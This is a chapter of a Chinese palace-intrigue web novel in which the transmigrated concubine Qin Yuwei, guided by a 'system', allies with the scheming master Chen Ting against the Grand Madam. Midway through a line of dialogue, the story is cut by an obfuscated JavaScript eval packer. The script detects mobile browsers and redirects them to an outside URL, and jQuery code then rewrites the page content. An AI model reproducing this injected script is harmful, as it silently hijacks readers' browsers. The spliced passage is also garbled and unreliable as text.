执夙轩
冬木将忱庭推进院里,回禀道:“主君,夏姨娘招了”
“先夫人是被她下药杀害,这其中也有太夫人手笔,但并未留下证据”
“既然没用,那就处理了。”忱庭漠然说道。
“是。”冬木应下,这才又说:“秦姨娘在院外求见。”
忱庭有些意外,“她?”
“是,秦姨娘说……说她想与您共用晚膳。”
忱庭闻言笑了声,“让她进来。”
“好我现在就赶她……!”冬木话说了一半,才反应过来,连忙改口:“我这就让她进来。”
…
执夙轩外,秦雨微站不住的四处张望,没过多久才有女侍出来领她进去。
一路上,无论她如何打探,女使始终保持沉默,秦雨微在她身上碰了一鼻子灰,默默把文档打开,把五分减到四分。
理由:重规矩,缺少人情味。
到了里屋,秦雨微终于见了忱庭,说了在执夙轩的第一句话,“妾身见过主君!”
“嗯。”忱庭不冷不热的睨了她眼。
秦雨微扬起标准狗腿笑,坐到饭桌的一边,暗暗跟系统叭叭:“一家之主吃的东西肯定比我院里的好吃。”
在忱庭动筷后,秦雨微兴致勃勃的也往嘴里塞了一大口……
呕!
秦雨微被恶心的直翻白眼,差点真的吐了出来。
咽下极其无味,充满食物原本味道的菜,秦雨微默默把四分减到两分。
理由:口味独特,菜不放盐,说明行事作风独特,很难猜透。
系统:“……”
一顿饭吃得秦雨微味同嚼蜡,只能细嚼慢咽的等忱庭放下筷子。
吃到最后,秦雨微又扣了一分,理由:吃饭磨叽,说明别的事上也磨叽。
就在秦雨微要把分扣完时,忱庭终于吃饱,开口:“既然今日来找我,那我便与你说清楚。”
“你是太夫人领进府的人,你若不想这顿饭成为你的断头饭,你就只给我能效命,对我言听计从。”
“主君说笑了,我进府时太夫人明明在后院礼佛呢,何来领我进门之说。”
秦雨微眼也不眨地就跟方如萱撇清关系。
闻言,忱庭漆黑的眼底浮起几丝意味不明的情绪,看起来并不信。
秦雨微又说:“主君有所不知,小人是个没志向的,在进忱府前只想寻个普通人家嫁了,平淡的过完一生。”
“只因父亲贪利,才将我送了进来。”秦雨微说的半真半假,
“忱府虽好,但终究不是小人想要的……”
忱庭视线凉薄的落在她脸上,问:“你是在跟我谈条件?”
“小人只是想为自己争一把!”秦雨微扑通一声跪到忱庭腿边,
“我自知有些小聪明,能为主君排忧解难,就请主君允我一份自由,让我能在事成之后,离开忱府做个普通百姓。”
秦雨微说完,紧张又期待地等着忱庭回复,但他没说话,一时间静的只剩下她急促的呼吸声。
不是吧——
秦雨微无声哀嚎起来,直到下巴被一只微凉的手抓住,苦瓜脸被迫抬起,她的哀嚎与系统的风凉话停歇下来。
对上一双漆黑看不透的瞳眸,秦雨微紧张到咽口水。
忱庭罕见的勾起唇角,“说说,我有何忧,又有何难。”
“不……我想于主君而言,称不上忧难,不过有只烦人的蚊蝇,要我这蚊蝇拍让主君不脏手罢了。”
忱庭被她的话惹笑,但却没让秦雨微有任何放松,她依旧紧绷地交代:
“太夫人与夏姨娘杀害先夫人,让忱府家宅不宁,主君想将两人除去,便主动将管家钥匙交给夏姨娘,用计离间她们。”“但两人并未自相残杀而是保持某种平衡,相安无事。”
“主君想除夏姨娘轻而易举,但若除了便会给太夫人可乘之机。您只好另寻一人搅乱局面,找机会铲除太夫人。”
忱庭松开秦雨微,敛起笑意:“你倒是聪明。”
秦雨微一不敢笑,只说:“是小人想为主君效力心切。”
“真想割了你的舌头。”忱庭靠回轮椅里。
不咸不淡的一句话,吓得秦雨微咬紧牙关。
“冬木。”忱庭把冬木唤进来,秦雨微以为他真要砍人舌头,差点拔腿就跑。
好在忱庭又说:“把管家钥匙给她。”
“是。”冬木气势汹汹地从腰包里掏出钥匙,递给秦雨微。
秦雨微接了钥匙,明白自己投诚成功,这才恢复笑意,不由自主地狗腿起来:“谢主君赏识,我定不负主君期望!”
“再多说一字,我就让冬木砍了你舌头。”
“唔唔唔!”秦雨微只好用手比划,意思是她要回去睡大觉了。
当然她只敢朝忱庭比划前半句,忱庭撇了她一眼,“……滚吧。”
秦雨微兴高采烈地滚了。
她离开的飞快,根本没注意到身后,一直注视她离开的忱庭。
“主君,她可信吗?”冬木有些怀疑。
“有用便行。”忱庭收回眼神,看向饭桌上没动过的菜,“吩咐厨司以后做些味道正常的饭菜。”
“是。”冬木习惯性的应是,直到他明白过来忱庭说了什么,才惊奇道:“主君能尝的出味道了?”
“尝不出,只是看出来了。”忱庭闭上眼,不知怎么就想起秦雨微那时的表情,从期待到震惊再到恶心。
他第一次在一个人脸上看到如此明显浓烈的情感。
难吃到想吐吗?
“真的难吃到想吐!”
汀花阁内,秦雨微一边大口扒拉小厨房送来的饭菜,一边朝系统吐槽,“竟然一点味道都没有!亏我还期待半天。”
“……”
系统不想跟她掰扯菜不放盐,指着文档上忱庭底下仅有的一分问,“你为什么选忱庭?他是书中反派,风评口碑都不好。”
“而太夫人是男主母亲,在原书结局不错。虽然对儿子控制欲太过但一心礼佛待人宽厚不假。你选她不是更好?”
系统当时怎么劝秦雨微三思都没有,现在得了空,更是见缝插针地质问。
秦雨微吃饱了,擦擦嘴,打开苟命宝典,边记边说:“干系人分析补充,忱庭是最大反派,现是盟友;”
“太夫人是新高风险敌对源,佛口蛇心难搞,忱祁烨高风险敌对源的儿子,小风险致命源。”
“方如萱佛口蛇心?你怎么发现的?因为忱祁烨?”系统急了。
秦雨微点头,“嗯哼,忱祁烨明知道有人利用他,却还闷声应下,说明这人他在乎也惧怕,而能让他又怕又爱,并且能轻而易举拿到他衣衫的就只有一人……”
“太夫人,方如萱。”系统沉声出口,一边拼命扒拉原著,无声崩溃,书里怎么没写啊!
秦雨微点头,“所以,一个连自己儿子都能利用的人我怎么能放心为她干活。”
“再说忱庭虽然风评;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17292839|198538||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
不好,重规矩,口味不好,吃饭磨叽。”
“但他还是有些重情义的,先夫人替嫁,他不为难,还反倒为她报仇。”
“还有今日给我领路的女使,她头上戴配饰可是别院女使没有的。”“看着就贵。”秦雨微眯着眼回想款式,下定决心:“等我发达了,也给月儿买!”
系统就喜欢说点找抽的话:“那月儿该等下辈子了。”
秦雨微抽他两下,出门溜达,消食。
结果还没溜达一圈,她就被太夫人派来的老嬷嬷拦住。
“秦姨娘,太夫人有请。”
“不去。”秦雨微眼也不眨地就拒绝。
“秦姨娘,莫要忘了你是如何进府的才是!”
“我坐轿到的府门,被女使压着进府,我没忘啊。”秦雨微装傻,油盐不进。
老嬷嬷算是明白她的意思,恶狠狠瞪了她眼,“你们秦家如此不讲信用,就别怪我们不客气!”
“您请便。”秦雨微笑笑
老嬷嬷气哼一声,愤愤离开。
秦雨微不在意的继续溜达。
而此时暗处跟着的人影无声消失。
拿了管家钥匙,秦雨微就算是有了实权,一般新官上任三把火,忱府院里头的奴仆们都更加卖力干活,但一连三天,他们那位新官秦姨娘一点动静都没有。
他们也有些松懈下来,觉着秦姨娘是个好说话的软脾气,就也恢复往日作风,甚至更加懒散。
这样的作风愈演愈烈,就连云舒也有了察觉,特地来汀花阁寻秦雨微。
“秦妹妹……”云舒还没来得及开口,身边就被安排了两位看起来力气大,很能干的老妈子
“这是?”云舒一下就懵了。
没过一会儿就听秦雨微说:“云姐姐,这两位嬷嬷给你,平常能帮你干事,要是有什么不三不四的人进你院子,她们也略懂些拳脚。”
云舒听愣了,还没反应过来,两位老妈子就朝她行礼。
她这才回神,应了她们,又坐到秦雨微身边去,问:“这两位信得过?”
“自己人。”秦雨微拍拍云舒的手示意她放心,“这三日我并非毫无动作,等时机一到,我自会清理蛀虫。”
“那就好那就好。”云舒宽心一笑,放心地领着两位女使离开汀花阁。
回去路上,云舒经过假山处时,忱祁烨闻风而动,刚想故技重施,就被她身边的两位女使打回去。
“我可是三公子!你们竟然敢打我?!”忱祁烨难以置信。
云舒怕给秦雨微惹麻烦,刚想让她们收手,就听其中一位女使说:“秦姨娘吩咐,不管几公子,只要云姨娘不愿意,就不能接近。”
“好啊好啊!”忱祁烨没办法,狼狈离开。
静安堂内,忱祁烨跪在佛像面前,脸上的狼狈还未去净。
方如萱从门外快步进来:“我儿!”
“秦雨微那贱人竟敢刁难你?!”
方如萱抓着忱祁烨双臂,浑身打量,“当初就算是夏昭秋都要敬你三分,她竟然敢如此!”
“母亲。”忱祁烨垂着头喊她,语气少了几分亲热。
方如萱没察觉到,心疼应他:“她今日的所作所为,我定让她加倍奉还!”
“……”忱祁烨几次欲言又止,最终选择沉默,没再多说什么便直接离开。
等他离开,方如萱才彻底露出本色,宛如一条毒蛇,向汀花阁吐信子,“去把叫刘德来。”
“是。”